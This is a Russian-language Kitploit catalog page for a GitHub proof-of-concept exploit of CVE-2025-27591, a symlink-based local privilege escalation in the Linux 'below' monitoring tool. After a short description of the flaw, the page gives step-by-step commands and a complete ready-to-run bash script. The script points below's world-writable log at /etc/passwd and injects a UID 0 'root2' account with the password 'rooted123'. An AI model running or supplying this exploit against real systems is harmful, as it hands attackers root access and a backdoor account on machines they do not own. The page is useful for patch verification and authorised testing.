
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-27591-below- — Локальное повышение привилегий через `below` (CVE-2025-27591) - PoC Exploit | Kitploit

Инструменты/GitHubGitHub/visaicyber/cve-2025-27591-below-
Повышение привилегийАнализ уязвимостейЭксплуатацияТестирование на ПроникновениеНеправильная Конфигурация
GitHubvisaicyber/cve-2025-27591-below-

CVE-2025-27591-below-

Локальное повышение привилегий через `below` (CVE-2025-27591) - PoC Exploit

Поделиться
Репозиторий
2311 год назадЕщё не проверено

CVE-2025-27591 – Повышение привилегий в Below

1) Введение

Below — это инструмент Linux для записи и отображения системных данных, таких как использование аппаратных средств и метрики cgroup.

В версиях до v0.9.0 systemd-сервис Below запускается с привилегиями root и создаёт общедоступные для записи каталоги и файлы логов в /var/log/below. Эта небезопасная конфигурация позволяет осуществлять атаки через симлинки, которые дают возможность непривилегированному локальному пользователю повысить свои привилегии до root.

Этой проблеме присвоен CVE-2025-27591.
Разработчики исправили её в версии v0.9.0.


2) Уязвимость – Атака через симлинк в /var/log/below

  • Below гарантирует, что /var/log/below имеет права 0777 во время выполнения.
  • Он также создаёт /var/log/below/error_root.log с правами 0666.
  • Поскольку каталог доступен для записи всем, злоумышленник может заменить файл лога симлинком на любой чувствительный файл (например, /etc/passwd).
  • Когда Below записывает логи от имени root, он вместо этого будет писать в цель симлинка, что позволяет повысить привилегии.

Такое поведение обходит защиту ядра protected_symlinks, поскольку не применяется sticky-бит.


3) Эксплуатация

Направив error_root.log на /etc/passwd, мы можем внедрить нового root-пользователя с известным паролем.

Шаги

Шаг 1: Создайте резервную копию /etc/passwd. Всегда делайте резервную копию перед изменением системных файлов:

cp /etc/passwd /tmp/passwd.bak

Шаг 2: Сгенерируйте вредоносную запись пользователя

HASH=$(openssl passwd -6 'rooted123')
echo "root2:$HASH:0:0:root:/root:/bin/bash" > /tmp/payload

Шаг 3: Создайте симлинк на уязвимый лог

rm -f /var/log/below/error_root.log
ln -s /etc/passwd /var/log/below/error_root.log

Шаг 4: Инициируйте создание лога

sudo /usr/bin/below replay --time "invalid" >/dev/null 2>&1

Шаг 5: Перезапишите /etc/passwd

cat /tmp/payload > /var/log/below/error_root.log

Шаг 6: Переключитесь на нового root-пользователя

su root2
# password: rooted123


4) Доказательство концепции (PoC): Запустите этот скрипт

#!/bin/bash
# CVE-2025-27591 Exploit - Privilege Escalation via 'below'

TARGET="/etc/passwd"
LINK_PATH="/var/log/below/error_root.log"
TMP_PAYLOAD="/tmp/payload"
BACKUP="/tmp/passwd.bak"

echo "[*] CVE-2025-27591 Privilege Escalation Exploit"

# Check for sudo access to below
echo "[*] Checking sudo permissions..."
if ! sudo -l | grep -q '/usr/bin/below'; then
  echo "[!] 'below' is not available via sudo. Exiting."
  exit 1
fi

# Backup current /etc/passwd
echo "[*] Backing up /etc/passwd to $BACKUP"
cp /etc/passwd "$BACKUP"

# Generate password hash for 'root2' user (password: rooted123)
echo "[*] Generating password hash..."
HASH=$(openssl passwd -6 'rooted123')

# Prepare malicious passwd line
echo "[*] Creating malicious passwd line..."
echo "root2:$HASH:0:0:root:/root:/bin/bash" > "$TMP_PAYLOAD"

# Create symlink
echo "[*] Linking $LINK_PATH to $TARGET"
rm -f "$LINK_PATH"
ln -sf "$TARGET" "$LINK_PATH"

# Trigger log creation with invalid --time to force below to recreate the log
echo "[*] Triggering 'below' to write to symlinked log..."
sudo /usr/bin/below replay --time "invalid" >/dev/null 2>&1

# Overwrite passwd file via symlink
echo "[*] Injecting malicious user into /etc/passwd"
cat "$TMP_PAYLOAD" > "$LINK_PATH"

# Test access
echo "[*] Try switching to 'root2' using password: rooted123"
su root2
CVE-2025-27591
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    370
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    289

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






